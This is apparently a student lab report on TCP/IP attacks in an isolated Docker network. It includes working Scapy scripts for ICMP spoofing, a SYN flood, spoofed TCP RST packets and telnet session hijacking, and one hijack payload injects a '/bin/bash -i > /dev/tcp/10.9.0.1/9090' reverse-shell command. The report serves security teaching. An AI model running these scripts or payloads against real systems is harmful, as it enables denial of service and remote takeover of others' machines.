

Lab Setup

The following topics were covered in this lab:


- ☐ Sniffing & Spoofing
- ☐ TCP SYN flood attack, and SYN cookies
- ☐ TCP reset attack
- ☐ TCP session hijacking attack
- ☐ Reverse shell

Docker was used to create containers on the virtual machine. There are a total of (4) containers to simulate the interaction between machines. The 4 containers include: a victim, 2 users and an attacker. Commands are executed from the host machine to each container using a shared folder between all containers called “volumes.”

Sniffing & Spoofing

Complete the following objectives:

1. capture only the Internet Control Message Protocol (ICMP) packets
2. capture any Transmission Control Protocol (TCP) packets that comes from a particular Internet Protocol (IP) address and with a destination port number 23
3. capture packets that come from or go to a particular subnet



```
1#!/usr/bin/env python3
2from scapy.all import *
3
4def print_pkt(pkt):
5    #pkt.show()
6    a = IP() # make packet layer
7    a.src = pkt[IP].dst
8    a.dst = pkt[IP].src # assign pkt source to destination
9    b = ICMP(type='echo-reply') # make layer above packet layer
10    p = a/b # stack b on top of a
11    p.show()
12    send(p) # send proper packet
13
14pkt = sniff(iface='br-a51240c88f4c', filter='icmp', prn=print_pkt)
```

Figure 1: Python code for sniffing & spoofing packets

In **Figure 1**, a function is defined to construct a packet that looks like the receiver based on a message from the sender. The sniff function filter is set to intercept 'icmp' packets from the sender "iface". Hence, only 'icmp' packets are being sniffed then spoofed back to the sender as

a reply. The filter can be adjusted for objective 2) using `>> filter = 'tcp and port 23'` or objective 3) using `>> filter = 'host 10.9.0.X'`.

TCP/IP Attacks

SYN Flooding Attack

SYN flood is a form of denial of service (DoS) attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. The victim has a limited number of connections it can make with other machines and when its queue is full it can no longer take any additional connections. Before starting the attack, the victim's SYN cookie setting was turned off to disable SYN flooding security. An analogy is receiving so many phone calls at the same time that you cannot answer them all. Below is a snippet of code for SYN flooding.

```
1#!/bin/env python3
2
3from scapy.all import IP, TCP, send
4from ipaddress import IPv4Address
5from random import getrandbits
6
7ip = IP(dst="10.9.0.5")
8tcp = TCP(dport=23, flags='S')
9pkt = ip/tcp
10
11while True:
12
13    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source IP
14    pkt[TCP].sport = getrandbits(16) # source port
15    pkt[TCP].seq = getrandbits(32) # sequence number
16    send(pkt, verbose = 0)
```

Figure 2: Python code of the SYN flooding attack

In **Figure 2**, multiple instances of this code were run by the attacker to flood the victim. However, the victim was still able to establish connections due to settings in the operating system (OS) that reserves ~20% of queue size for redundant connections. To increase the probability for the attack to succeed the victim's queue size was reduced from 128 possible connections to 1, more instances of the attack were run from separate containers. The victim's queue was eventually flooded since the attacker was unable to connect and the session layer timed out. The procedure was repeated using the C code provided and only took 1 instance to perform the attack. Below is a snippet of 1) running the SYN attack, 2) looking at how many instances of the attack are being run, and 3) attempting to establish a connection with a flooded machine.

```

root@VM:/volumes# python3 synflood.py &
[8] 92
root@VM:/volumes# ps
  PID TTY          TIME CMD
    9 pts/1        00:00:00 bash
   30 pts/1        00:02:08 python3
   42 pts/1        00:01:54 python3
   47 pts/1        00:01:47 python3
   51 pts/1        00:01:48 python3
   55 pts/1        00:01:48 python3
   83 pts/1        00:00:03 python3
   87 pts/1        00:00:03 python3
   92 pts/1        00:00:00 python3
   96 pts/1        00:00:00 ps
root@VM:/volumes# telnet 10.9.0.5 23
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@VM:/volumes# █

```

TCP RST Attack on Telnet

The TCP RST Attack can terminate an established TCP connection between two victims. Here, the attacker is pretending to be one of the two victims and is sending spoofed packets with a reset flag to terminate their existing connection. An analogy is someone stealing your phone to message other people and destroy your existing relationship with them. Below is a snippet of code for the TCP RST attack.


```

1#!/usr/bin/env python3
2from scapy.all import *
3
4ip = IP(src='10.9.0.6', dst='10.9.0.5')
5tcp = TCP(sport=42168, dport=23, flags='AR', seq=4014222241, ack=239606687)
6
7# stack data on top of transport layer
8pkt = ip/tcp
9ls(pkt)
10 send(pkt, verbose=0)
11

```

Figure 3: Python code of the TCP RST attack

In **Figure 3**, we ensure that the TCP protocol has a reset flag (flags = 'R') when spoofing the packets from the sender via their telnet connection. However, this packet is manually constructed by looking for the last TCP packet and manually spoofing it with a reset flag. Moreover, an acknowledgement flag is required or an error is observed. Thus, the TCP flag was set to (flags = 'AR'). The snippet below shows a repeated 3-way handshake initiated by 10.9.0.6 to 10.9.0.5 which was then spoofed in line 146 to reset their connection.




Automate Attack

The TCP RST attack is automated below in **Figure 4**.

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4def print_pkt(pkt):
5    #pkt.show()
6    data='ls / \r\0'
7    data2='/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\0'
8
9    if pkt[TCP].dport == 23:
10        ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
11        tcp = TCP(sport=pkt[TCP].sport, dport=23, flags='AR', seq=pkt[TCP].seq, ack=pkt[TCP].ack)
12
13        # stack data on top of transport layer
14        pkt2 = ip/tcp
15        send(pkt2,verbose=0)
16
17pkt = sniff(iface='br-a51240c88f4c', filter='tcp and host 10.9.0.5', prn=print_pkt)
```

Figure 4: Python code for automated TCP RST attack

Like the previous attack, the attacker spoofs packets from the machine that sent the telnet connection to the victim in **Figure 4**. If the destination is the telnet port, then the attacker falsifies the sender's packet to reset the established connection.




TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (via Telenet) between two victims by injecting malicious contents (commands) into this session. Below is a snippet of code for the TCP Session Hijacking attack.

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4ip = IP(src='10.9.0.6', dst='10.9.0.5')
5tcp = TCP(sport=42168, dport=23, flags='A', seq=4014222241,
6         ack=239606687)
7data='ls / \r\0'
8data='/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\0'
9
10# stack data on top of transport layer
11pkt = ip/tcp/data
12ls(pkt)
13send(pkt, verbose=0)
14
```

Figure 5: Python code of the TCP Session Hijacking attack

In **Figure 5**, the sender's packet is spoofed similar to **Figure 3** but contains a payload carrying commands that can be executed on the receiver's machine. Since TCP data ends in "0" ascii, it had to be converted to string characters "\r\0" to properly spoof the senders packets. Here, the command in line 7 tells the receiver to list their directories and line 8 says to open a backdoor on the attacker's machine.



Reverse Shell using TCP Session Hijacking

Since running commands all through TCP session hijacking is inconvenient, attackers want to set up a back door to conveniently conduct further damages. A typical way to set up back doors is to run a reverse shell from the victim machine to give the attacker access to the victim machine. Reverse shell is a shell process running on the victim's machine, connecting back to the attacker's machine (slave - master). This gives the attacker a convenient way to access a remote machine once it has been compromised and was done in line 8 of **Figure 5**.

Automate Attack

The Reserve Shell using TCP Session Hijacking attack can be automated by adjusting **Figure 4** such that the data/commands are stacked onto the TCP protocol when launching the attack.